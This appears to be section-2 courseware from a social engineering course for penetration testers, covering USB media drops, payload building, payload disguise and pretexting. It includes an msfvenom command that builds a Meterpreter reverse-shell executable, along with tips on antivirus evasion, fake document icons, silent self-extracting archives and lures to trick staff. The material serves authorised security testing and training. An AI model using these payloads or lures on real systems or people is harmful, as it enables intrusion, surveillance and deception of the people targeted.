467.2

Media Drops and Payloads, Pretexting, Physical Testing, and Reporting

SEC467.2 | Social Engineering for Security Professionals

SANS

Media Drops and Payloads, Pretexting, Physical Testing, and Reporting

This page intentionally left blank.

Course Outline

- Section 2
  - USB and Media Drops
  - Building a Payload
  - LAB: PowerShell payloads
  - LAB: Roll Your Own
  - Clicks That Work
  - LAB: Pretty Payloads
  - Successful Pretexting
  - LAB: Pretexting
  - Tailgating and Physical Access
  - Social Engineering Reports
  - SE: Where it all Fits
  - Risky Business
  - Final LAB: Capture the Human

Welcome to section 2 of security 467. In section 1, we reviewed some of the key principles of persuasion for any social engineering activity and introduced a wealth of tools for reconnaissance purposes. We ended the section with phishing campaigns and tracking. In this section, we will build on this and focus on how to make effective payloads, dress them to look the part, and distribute them via creative mechanisms such as USB drops. After this, we review other social engineering activities, such as tailgating and the skill of pretexting. All of this will come together in a fun final exercise where you can apply some of your new-found skills.

USB Drops

What Works and What Doesn't

Dropping USB keys with payloads is one of the first things penetration testers think of when discussing social engineering. In this section, we discuss how these work, what will gain you access and what will drive your USB keys to a nearby trashcan.

What Is a USB Drop?

- The clue is in the title
- Infectious media dropped at a client site or very nearby
- The primary goal is to test the number of people who will insert the media and/or run the contents
  - This is typically against company security policy
  - What if it is not?
- As a social engineer, mass infection is not the goal

A USB drop might sound fairly obvious but quite a few people have some funny ideas about how these work, so let's briefly review them. A USB drop involves a social engineer creating a number of USB devices (typically mass storage or USB keys, though it could be some other device) and then leaving a number of them on the client premises or nearby. The primary objective is to test the number of people who will insert the media and/or run the contents.

A USB drop is often a valuable part of a social engineering engagement but, for context, we need to consider the policy of the organization. This is particularly important when it comes to writing up the findings. Does the organization prohibit the insertion of random USB keys? Is there a specific protocol they should follow in the event an employee finds a key? These things do not invalidate the test, but they change how you report the results. You will also need to consider whether the IT team should be aware of your activities. Your objective is testing user behavior, not creating mass panic in the IT team. That said, in more advanced tests, it can be beneficial to test the IT security team reaction also. This should be done with care, planning and sign off from executives.

What We Need

- To be successful, we need:
  - USB keys/devices
  - A convincing disguise for said keys/devices
  - A plan of where to place them
  - A method to gain access to place the keys
  - A payload that will measure use

To be successful, a few things are necessary. Firstly, you need some devices that people might want to plug into their machines. You could use high-quality keys that are desirable, dress the keys to look like they contain interesting or "juicy" data, or you could go for something bizarre and obscure—maybe it doesn't even look like a USB key!

Next, you need a plan about where you will place these keys so that you can hit the intended targets, and you need a plan about how to gain access to that location. Finally, you need a payload that will enable you to report on the use of these keys so that you demonstrate the risk of a criminal executing the same technique. We explore each of these one by one.

USB Disguises

- Your imagination is the limit
- Things that have worked for us in the past:
  - Standard USB key
  - Shiny high-end USB 3 key
  - Company name scrawled in marker
  - Printed company logo taped on
    - Do the job badly; it is more convincing
    - Don't use scissors; rip it!
  - "Executive salaries"
  - "Pay raises FY=XYZ"

SANS | SEC467 | Social Engineering for Security Professionals 6

You can use a number of different disguises for your USB key/device. The only limit is your imagination! Following are ideas for you to consider that have worked for us. You may want to try a sample of these techniques but be sure to consider what is most appropriate for your target organization.

A standard USB key with no obvious marks or traits can be a very successful and easy-to-set-up disguise. This works because there are few identifiers of trust that can cause people to plug the key in to try and identify the owner or to decide if they want to keep it. This often works effectively if placed somewhere where someone is likely to have casually dropped it—very useful if you already have access to the building. A variation on this theme is the valuable USB key. This can be effective at snaring IT people who might be tempted to format it and keep it. That being said, they will, of course, check the key for any important data first. A nice high-speed USB device does not cost a great deal in the scale of an engagement, but it can increase your success rate at picking up privileged accounts.

Now we are getting to the more sinister disguises. Scrawling the company name on the USB key with a marker (or even a known name of an individual perhaps, although be wary as individuals are more likely to try and return it) creates a strange reaction. Many people immediately trust that the key belongs to the company (it's scrawled on in marker isn't it?) and set about trying to source the owner. They often accomplish this by opening files on the key.

Where the aforementioned creates suspicion, an even more convincing alternative is to print a rubbish copy of the company logo, rip it into a rough USB key shape and then tape it to the key! Remember, hackers never use scissors and the tear is authentic and more likely to be trusted. This technique has fooled even moderately privileged IT people into opening payloads.

Finally, if all else fails, you can try to inspire curiosity in the target. "Executive Salaries" or "Pay Raises FY-XYZ" (insert latest or next financial year) scrawled onto the USB key can work wonders. This has been extremely effective in a number of nasty cyber criminal attacks. Of course, most people are fundamentally honest, but curiosity gets the better of them—therefore, before they hand the key back to IT, they take a quick peek at the files on the device.

Making the Drop

- Endless possibilities:
  - Reception area
  - Parking deck/lot
  - Restrooms
  - Meeting rooms
- Maybe you don't need to do a drop?
  - Post the key posing as a client
  - Pass it to reception with a sticky for someone
  - … many more!

There are an unbelievable number of ways to make a drop and it is normal in an engagement to want to use a myriad of them. Again, here are just a few ideas and a few words of caution. Before diving into the great places to leave your devices to maximize success, you need to think carefully about scope. You have, if you followed the instructions from the earlier part of the course, gained permission to test a specific organization. However, if you leave your drop device in the wrong place, an innocent bystander might pick it up. If your payload is suitably innocuous and just measures clicks, this may not be too bad but if not, you may break the law by compromising another organization. It is best to keep your drops carefully confined.

That being said, there are quite a few places that tend to lead to success in engagements. The reception area or parking deck/lot are riskier as they can be picked up by innocent bystanders, but they also tend to catch employees off guard and inspire interest. Personally, I tend more towards less sensitive but accessible parts of the building that are likely to keep attacks in scope but still be effective. Using the principles from section one of the course, you could engineer your way into a meeting room or ask the receptionist to use the facilities and leave your keys there.

Your objective with all drops is to inspire curiosity yet avoid raising suspicion. Dropping too many keys at once or in the same place can cause workplace chatter, which can raise suspicion and prevent your attack from executing. Of course, you don't necessarily need to do the drop yourself. What about sending the USB key in the post posing as a package from a client? Or, drop it off at reception with a sticky note stating that the key is for a named individual. These different scenarios can avoid the suspicion of someone picking up a random key in the restroom or a meeting room and it can be extremely effective. Use the psychological principles of persuasion from section one to come up with effective ways to reduce the risk of detection and increase the probability of the device being used. The course authors would love to hear about the creative techniques you come up with!

Managing Risk (1)

- Aside from choosing sensible locations, time-coded payloads help

```
from datetime import datetime, date
now = datetime.now()
now_date = now.date()
if now_date <= date(2021,5,5):
   #Payload
```


One way to manage the risk of your payloads being used by a different target or used casually in the future is to time code them. We discuss building payloads in Python, but first, let's review a script to identify how we can make payloads less risky in a USB drop scenario.

The script starts by importing the datetime and date methods from the datetime module. These are standard Python modules, so they are nicely compatible on Windows, Linux, and Mac OS X. Next, we grab the current date using the following two lines and end up populating `now_date` with the date. If you wanted to compare time also, you could use `now_time = now.time()`. Finally, we conduct a simple comparison to check to see whether the present date (`now_date`) is less than or equal to a defined date. In this case, the date is the 5th of May 2021. Remember to indent your payload after this and the payload functionality will be executed only in the event that the date is prior to the end of the engagement.

Remember that you can also combine this with an else clause. For example, the else clause could cause the payload to provide a warning to the user that he may format the key or return it to IT. Alternatively, you could tell the payload to remove itself from the disk, a kind of self-cleansing process. Use extreme caution when taking these steps as it could remove other information or might waste significant time with IT doing forensics. In most cases, it is better to put your hands up in the event that someone does a deep technical inspection to identify the code. Still, this approach does help avoid future runs.

Managing Risk (2)

- Are we on the right network?
  - DNS
  - ICMP
  - Domain query, WMIC, etc.

```
import socket
check_name = socket.gethostbyname('dc.test')
if check_name == '192.168.46.2':
   #payload
```


If you are using a relatively innocuous payload, then this matters less, but if you are using the keys with a small sample to prove you can get backdoor access, then some checks and balances to make sure your target is the correct one can be helpful. There are plenty of different methods to do this, but ICMP Type 8, Code 0 (better known as a ping), or a DNS check is a quick way of validating the payload execution. The ping or DNS lookup succeeding or failing can tell us whether or not we are on our target network or if we have inadvertently ended up on an out-of-scope system.

Do note that this approach does introduce some problems. It could make correlating the attack easier for network detection tools or administrators (that being said, this is not likely to occur, and it is far less suspicious than any reverse shell). Here is a quick example based on a DNS query. You would want to coordinate with the client to identify a name and IP pairing that would be reliable for your test site or find some other attribute you can quickly script.

In this example, we import the socket module and then assign the IP address for dc.test to the check_name variable. If this fails, then the if statement check will fail and the payload functionality will not be executed. Alternatively, if an IP is found, it will be checked and if found to be as expected, the payload functions will execute. You can come up with a huge number of these checks, but they do help reduce the likelihood of a payload running on an unexpected target.

Conclusions (1)

- USB drop locations must consider scope
- USB delivery can be chained with other creative social engineering mechanisms
- USB disguises: Keep it simple and try a variety of methods
- USB payloads: Manage the risk by altering payload behavior

In conclusion, USB drops need to consider the scope of the engagement and manage the risk of unintended targets picking them up and using them. Both the location you select, and the behavior of your payload can help manage this risk, but you will need to carefully consider it in each engagement. Finally, remember that a multitude of USB drop techniques can be used in parallel, but be cautious not to use too many at once, as this can cause chatter, reducing the effectiveness of your overall campaign.

Now that we understand the principles of a good USB drop, we need to move on to building a payload that will work effectively. There are a number of different options to consider here and all of them will be useful in different types of social engineering penetration tests. We review how to overcome common detection issues, how to garner appropriate levels of data for reports, and how to sparingly use more sinister payloads to accurately emulate the activities of an attacker.

Building a Payload

Building a payload that manages risk, avoids detection and demonstrates that your SE worked

Social engineering engagements are often all about getting users to click on or open something they shouldn't. But what should the something be? There are a multitude of options for social engineers when it comes to payloads and, in this section, we review the merits and drawbacks of each.

What Is a Payload?

- A payload is what we deliver at the end of our snare
- A payload causes some function to execute, perhaps:
  - Tracking the user's click
  - Collecting some data
  - Providing an attacker backdoor access to a system
  - Educating the user to not click randomly

We have designed our campaign using a mixture of USB drops, phishing mails and perhaps some direct telephone calls too. Now we need something that actually records our success and demonstrates to the client the nature of the vulnerability. Enter the payload (much like the dragon, except with computer code and possibly more awesome).

A payload is what we deliver at the end of our snare. The terminology is common to computer exploitation but could have an identical or even broader definition in the context of a social engineering campaign. A payload causes some function to execute in some way, such as tracking that the user clicked on the link or executable so that we know we could have done something nastier. The payload could also be more representative of an attacker's behaviors such as collecting some data, providing an attacker with backdoor access to a system, or turning on the webcam to take a snap of the user. There is a particular payload type that is rather unique to social engineering engagements, which is extremely powerful. A payload when executed or accessed could educate the user that they should not just randomly click on things and guide them to some educational material. Being caught and helped to avoid the mistake in the future can be a powerful educational tool, though it can also make the word of your social engineering activities spread like wildfire through the organization and screw up any data collection you hoped to collect for management.

Depending on objectives, the payload we need will change drastically. Let's examine some of the more technically complex payloads and how to build something that works.

Payloads That Work


- Payloads need to balance functionality, detect avoidance and prove the point
- A web page or message
- Meterpreter
- Msfvenom to bind to a legitimate app
- Roll your own Python, PowerShell, etc.

We are living in the golden age of hacking and there are a huge number of payloads available to us. They range from extremely powerful and intrusive to basic but less risky. Skipping over the basic web page or message (as we have somewhat already covered that and it is relatively self-explanatory), let's take a look at the more powerful examples.

The Meterpreter is a specialist payload from the Metasploit project. It is an extremely powerful backdoor with tons of features. It tunnels communications over an encrypted connection and can provide rich backdoor features such as keylogging, screenshots, webcam access, and rich file manipulation capabilities. If you get a Meterpreter instance running on a system, you can demonstrate to a client the true power an attacker can wield over one of the systems. The major downside is that the industry has a huge focus on detecting this payload and so it is more likely to get picked up. The Meterpreter is typically delivered as part of an exploit, but it can also be a standalone executable. We take a look at msfvenom to build and obfuscate a copy of the Meterpreter (and other basic payloads).

The last option is to roll your own payload, which can be a powerful way of managing risk, avoiding detection and building in the specific functionality required for the client engagement. We take a look at each of these but focus mostly on rolling our own, which is the least documented method out there.


Meterpreter



The Meterpreter payload from the Metasploit project includes a wealth of special functions for penetration testers. In the slide, you can see a portion of the 'help' command executed from within the Meterpreter. It provides an inbuilt keyboard logger, the ability to record audio from the microphone without the user's consent and it can even trigger the webcam so that you can spy on your victim.

This is just a small sample of the functionality it provides. The benefit is the broad array of penetration testing goodness built in. The downside is that every piece of security software out there is looking for it and it could give up the game on an otherwise flawless social engineering attempt.

Msfvenom



Msfvenom is a tool that has the capability to generate payloads. It includes many options and can output different payloads in all kinds of creative formats, including PowerShell or Microsoft Office documents that trigger a backdoor. If you have not used the tool, it is well worth a play. As an example, we've generated a Meterpreter Backdoor as an executable.

The command executed is:

```
# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=10.10.78.1 >
Evil.exe
# file Evil.exe
```

This command specifies that we would like msfvenom to generate a file that contains the Windows version of the Meterpreter and that it should connect back to us (bypassing firewalls or NAT type restrictions on the way). The `-f` flag states that we want an exe file (we could use `psh-cmd` or ps1 for PowerShell, or VBS/VBA for Visual Basic that we could integrate into a macro host file). Finally, we specified the LHOST variable so that the payload knows where to connect back to when it is executed.

You can see from the output of the file command that we have generated a PE32 executable. This can be copied to a Windows system via USB, web server or e-mail attachment and if executed would give us a shell with all the rich functionality we discussed on the previous slide.

You can try this on your system if you want, though be aware that it is highly likely to be detected by even Windows Defender, let alone any other security software you may be running.

PowerShell Payloads

- PowerShell is Microsoft's shell and scripting construct.
- It is very feature-rich:
  - Network sockets
  - Everything is an object – very parseable
  - Interfaces to many Windows functions/APIs
- Available on Windows, macOS, and Linux
- Text based file format

We are going to take a closer look at PowerShell payloads as one example of these payloads. PowerShell is Microsoft's current shell and scripting construct. As such it is included (at least one version of it) with most modern Windows operating systems, as well as available as an addon to macOS and Linux. It is extremely feature-rich allowing us access to sockets, to make web requests and to interface with a staggering volume of Windows functions and APIs. This makes it a natively available and powerful tool for us as penetration testers. Even better it has a text-based file format which can make obfuscation and detection for security products substantially more difficult.

We are going to dive into an exercise where we will create a PowerShell Meterpreter stager and test the functionality available to us as social engineers.

Lab 2.1 - PowerShell Payloads

One of the many ways PowerShell is useful in penetration testing & social engineering

In this exercise, we will build a payload using PowerShell and the Veil-framework. There are many tools that implement these kinds of capabilities, but we will take a look at veil as a demonstration of one such way to create a '.ps1' payload.

Conclusions (2)

- PowerShell is often available on most modern Windows systems but be cautious of the version.
- There are many tools that can generate PowerShell attacks including SET, veil, Metasploit, Invoke-Shellcode, PowerShell Empire and more. Try them all!
- This payload can now be edited. If you take the time to edit/modify the payload.bat file you can create more convincing copies!

PowerShell is available on most modern versions of Windows, often by default. We sometimes have to deal with version challenges and language variations, but it can be an extremely useful tool to social engineers deploying payloads.

There are a myriad of tools that can generate PowerShell attacks including SET, veil, Metasploit, Invoke-Shellcode, PowerShell Empire and more!

Also, note that this payload is constructed of 7-bit ASCII or simple text. It is possible to unpack it, modify it, change variable names and use other creative delivery mechanisms to avoid detection or to fit your snares. Powerful stuff indeed!

Our Unique Needs

- The temptation is to use the most feature-rich, penetration-testing payload you can
- As social engineers, our needs can differ from those of other penetration testers
  - Demonstrating breadth over depth
  - Sometimes much longer campaigns
  - Stability over functionality
  - Careful management of data collection

Social engineering engagements come in different shapes and sizes and the needs of a payload can be different from those of other penetration testers. Although others may elect to use something powerful and specialized, such as the Meterpreter, there are many occasions in which this would not be appropriate for a social engineering engagement. There are a number of reasons to consider when determining the payload that you will deploy.

As social engineers, we are often required to run broader campaigns that show how many people out of a department, a target list, or even the entire company would click on a given link. There are certainly penetration testing jobs with broad scopes but often you are testing the broad scope and quickly narrowing down to a set of targets that you can compromise—having code run on everything on the list is rarely permitted (mostly due to time). As social engineers, we may send phishing mails to a huge number of people and the payload code may be executed on a correspondingly large number of systems. This means we need something that is less likely to be detected, will avoid being picked up over a longer period of time, is easy to evolve, and most importantly, has excellent stability. As social engineers, we are sometimes put in a position of collecting data that could be used to name and shame far more so than with a penetration test where the "system" or "application" (and sadly sometimes the associated operations team) is more to blame.

As with any software deployment project, the more lightweight the solution you deploy and the more it is focused on the goals that you have without additional, unnecessary code, the more likely it is you will see success. An approach that can meet all of these goals is to produce your own agent and build it. That is precisely what we are going to do in this next exercise. Your instructor will step through it to a point and then you will be able to build a payload that integrates with the Simple Social Engineering Tracker tool we used previously.

Lab 2.2 - Roll Your Own

Build a payload with custom functionality, low risk of detection and reporting features

In this exercise, we build a payload that could be built up with custom functionality you require, a low risk of detection by security vendors and reporting features that will integrate into the Simple Social Engineering Tracker tool that you used in section 1.

Conclusions (3)

- We have made a simple Python script payload and converted it into an exe
- This process can be done with other languages and build processes, but this is set up and ready to go for you
- You can adjust this payload in many ways depending on the client requirements
- Keeping it simple reduces detection and the risk of a data loss or embarrassment
- Of course, we can take this further…

In this exercise, we took a simple Python script payload and converted it to an executable to make it portable. This would be the perfect file to distribute with a USB drop or perhaps to link to via a suitable phishing mail. We have completed this process with Python, and we have supplied a build environment, but hopefully, you can see the same can be achieved using a wide variety of tools. Do you have a copy of Visual Studio? Why not roll your own in C# or C++ to use in social engineering engagements?

This payload is very simple, but you could extend it as per the client requirements. Of course, you need to be very careful not to extend it too much. By keeping the payload simple, we demonstrate to the client that they have a vulnerability they need to address but avoid the risk of information leakage or violation of privacy or data protection laws. Always push hard to keep things simple and to focus on the core of the exercise rather than expanding to a mass social engineering data theft exercise. These are cool but high risk and require careful management.

Of course, there are many ways we can take this concept further…

Taking it Further…

- Pyinstaller can build for Linux, Windows and Mac OS X. Payloads for the Mac can be excellent in a social engineering engagement… executives!
- Obfuscating code for detection avoidance
- Introducing decoy behaviors
- Making the package "pretty"
- Dressing the payload as a document

The process we have used here (and similar available tools) can build for multiple platforms including Linux and Mac OS X. Executives, creatives and various others in the typical business love to use a Mac and often do not have the same security awareness that a Windows user might. Perhaps a Mac OS X payload is the way to go? Naturally, there are challenges to this, such as Gatekeeper, but we discuss those later in the course.

If you have problems with detection, there are significant steps that can be taken to avoid this. Code obfuscation and packing can help. Pyinstaller can pick up on a copy of UPX inside your build environment and use this to make a packed version of the code. This not only makes your executable smaller, but it also makes it more likely to pass muster in many cases. There are also various Python obfuscators available although, truth be told, the inoffensive payload usually hidden in plain sight is a more effective strategy than intensely obfuscated code, which can cause detection.

This payload is a little suspect as it shows nothing on the screen and has a rather dodgy icon. Later, we discuss how to make a decoy behavior such as loading a document to distract the user or throwing an error message. We also cover how to change the icon and implement version strings to make everything look more realistic. This is just the beginning, but we are well on our way to excellent SE payloads.

Clicks that Work

A few ideas to get the clicks you need to test that payload

We want users to be convinced by our efforts and open our stunning new payload. In this section, we discuss how we can significantly improve our chances of securing a click.

All in the Presentation

- People click anything, right?
- SuperAttractiveThing.exe = Click
- We need to look the part
- Documents, e-mails, payload executables— they can all trigger alarms
- Examine the very advice IT gives users and then leverage it for attack—that is what criminals do and we should too

We all hear the stories of frustrated IT people who can't quite believe that employee X actually clicked on that daft e-mail link or used his CD tray as a coffee cup holder (I've seen someone do that sadly). Although people are capable of some amazing feats of technical incompetence and defiance of common sense, this does not happen all the time and many users will treat something that does not look right with suspicion.

We need to be able to make our payloads and delivery mechanisms convincing enough to snare users. Overly simple scams are not going to do the trick. Equally, in a given engagement, you might want to measure the spectrum of user behaviors from those who will react to basic and relatively poorly implemented snares to those that a more high-end attacker might use. SuperAttactiveThing.exe does not automatically equate to a click—it is key that the assets look the part. Whether using documents, e-mails or even USB keys, each part of the attack needs to look the part.

One of the best angles of attack here is to look at the advice IT people give their users and then to leverage it for attack purposes. IT policy says trust sites with a padlock? Excellent, use a site with a https:// padlock to increase their confidence. Social engineering is all about finding indicators of trust, positions of authority or desire and exploiting them. Using the IT policy or awareness campaign as the source of such an attack also has an extra palpable irony.

Building Pretty Payloads

- We need to make our assets look the part
- These principles apply to any payload in an SE attack, but we will focus on executables as they are the most challenging
- We need:
  - A legitimate icon that fits our premise
  - Version/vendor string information

Unfortunately, creating a payload and calling it SuperAttractiveThing.exe does not guarantee a click. When we create a payload, we need it to look the part if we are to be successful. This concept applies to everything that we do in social engineering, but it is particularly important at that seminal moment when we want a user to bite and access something or click a payload. This concept applies equally to document-based attacks, web links and any phishing construct, however, we will focus our efforts on executables as these are likely to have the greatest suspicion and are the most complex to tailor.

Building on the prior exercise, we will regenerate our payload, but this time with a legitimate icon and version/vendor string information that will pass casual scrutiny. These principles can be taken further, as you will see in the upcoming exercise.

Lab 2.3 - Pretty Payloads

How to make your payload look the part and invite a click

It’s time to build some payloads that look the part but preserve their original functionality.

Review: Pretty Payloads


- Pyinstaller, py2win, Wine, converter (ImageMagick) and some template files—the prerequisites are complex. Use our build!
- Using the right tools, we can make our payload look a great deal more convincing
- The digital aspects of the payload should fit your pretexting or scenario using the concepts from earlier in the course

Using the right tools and with just a little bit of work, we can make our payload look a great deal more convincing. This process is not difficult per se, but online references often are wrong and contradict each other. The tools to execute this process are also finicky to get working correctly and may produce bad versions or not work across platforms. You can use our setup and templates as an engine to create your payloads. Another option is to set up pyinstaller on a Windows system and import the required modules (such as request, which is not provided by default, as discussed in the earlier payload section).

When you work through your social engineering concept, you should think about how the person will react, how they need to be pretexted and what your digital assets such as your payload executable can do to support this concept. Using these techniques combined with a little thought beforehand will massively increase your click ratio in a social engineering test.

Review: Taking This Further

- Code signing
  - Not horribly hard
  - Everyone clicks anyway, right?
- Payload could launch a better decoy
- Most people still hide extensions
- AV typically will not flag a simple payload



You may have noticed that when you downloaded your various test executables, Microsoft produced a warning saying that it did not recognize the publisher of the program. A surprising number of programs do this, and users still click run anyway, but if you do find this to be a problem, you can explore having your code signed. You will incur some cost and difficulty, but the process is not horrific. Don't confuse code signing for kernel drivers (like those procured by malware samples over the years) with some simple code signing for a simple userland process. Luckily, there are excellent guides to this process online from each of the respective vendors.

You could also work on making your payload more convincing. Ours does not do much when you run it, but what about embedding a document in the executable and then having your Python script call an application like Word or WordPad to edit it? The user could be distracted by what seems to be a legitimate process occurring and is likely to think the executable is odd.


Lastly, remember that most people still do not show executables and click based on an icon and the trustworthiness of the source alone (and some people just click anyway). What if you created a Python packaged executable that had the icon of a Word document and a juicy name? How many people would open it and think it was a document? The answer is a surprising number. Of course, security software could get in the way of this process. The good news is that most simple AV simply will not detect such a basic payload and that by building it from scratch, we have already done a lot of the work to avoid detection.

Review: Existing Payloads

- In some cases, you must edit an executable payload that already exists
- Providing the file is not signed, you can often achieve this
- Tools like Resource Hacker by Angus Johnson or pefile are easy ways to do this
- An alternative is to wrapper your payload in a self-extracting/running zip file with a custom icon. WinZip/WinRAR/7zip all do this.

In some cases, you may not have access to the payload source to be able to build it, as we have here. In these scenarios, if the file is not signed, you should be able to extract and modify the icon and even version information. There are broadly two approaches. The first is that you can use a tool like Resource Hacker by Angus Johnson or pefile (a Python module with broad-ranging powers to read and manipulate such files) to make this change. Make sure you test after making such changes, as it is not uncommon for payloads to break.

An alternative is to place your payload in a compressed archive (produced by something like WinZip/WinRAR/7zip) and configure it to make a self-extracting archive. The self-extracting archive can automatically run your payload when it is executed (silently) and can be configured with an icon of your choosing. This approach is simple and avoids the issue entirely but be aware that some security systems scrutinize archive files (particularly self-extracting ones) closely and that web filters in some organizations will identify them and block them generically. Again, testing before deployment is key.



Pretexting, or the practice of manipulating people in person or over the phone, is a common type of social engineering. Pretexting takes additional finesse, however, as you're having to directly interact with people and attempt to get them to respond favorably to your requests.

Your co-authors jokingly refer to pretexting as "lying, cheating, and stealing"—in reality, you're just lying. The goal of pretexting is to talk to someone in person, or spin a yarn over the phone, that gets someone to behave according to your will. What will you have them do? Let's find out what the common goals of pretexting are, some of the best tactics and stories you can try and what you can do to improve your chances of success.

Kevin Mitnick: Pretexting Master?

- Kevin Mitnick used pretexting to great effect
- One example:
  - Kevin talks his way into a central Telco office
    - He tells the guard he will "get a new badge"
    - Pretends to work there, gives manager a name from another branch to sound "legit"
    - Fakes a phone conversation when caught
- Pretexting can occur in person or over the phone (or even online)
  - We'll focus on the phone, primarily

Kevin Mitnick is the canonical example of pretexting power. Allow us to share one of many of his exploits as an example of how powerful pretexting can be.

In this example, you can see many simple points that any successful social engineer will want to follow. First, Kevin has a story ready for the guard when prompted for a badge. While the story may not sound that plausible, it is enough to get his foot in the door. Next, Kevin uses real information (a name from another branch office) to sound like he belongs in the organization. This is often enough to set people at ease! Finally, by faking a phone conversation, he can deter a confrontation and sound like he belongs there based on the context of what he says. Brilliant!

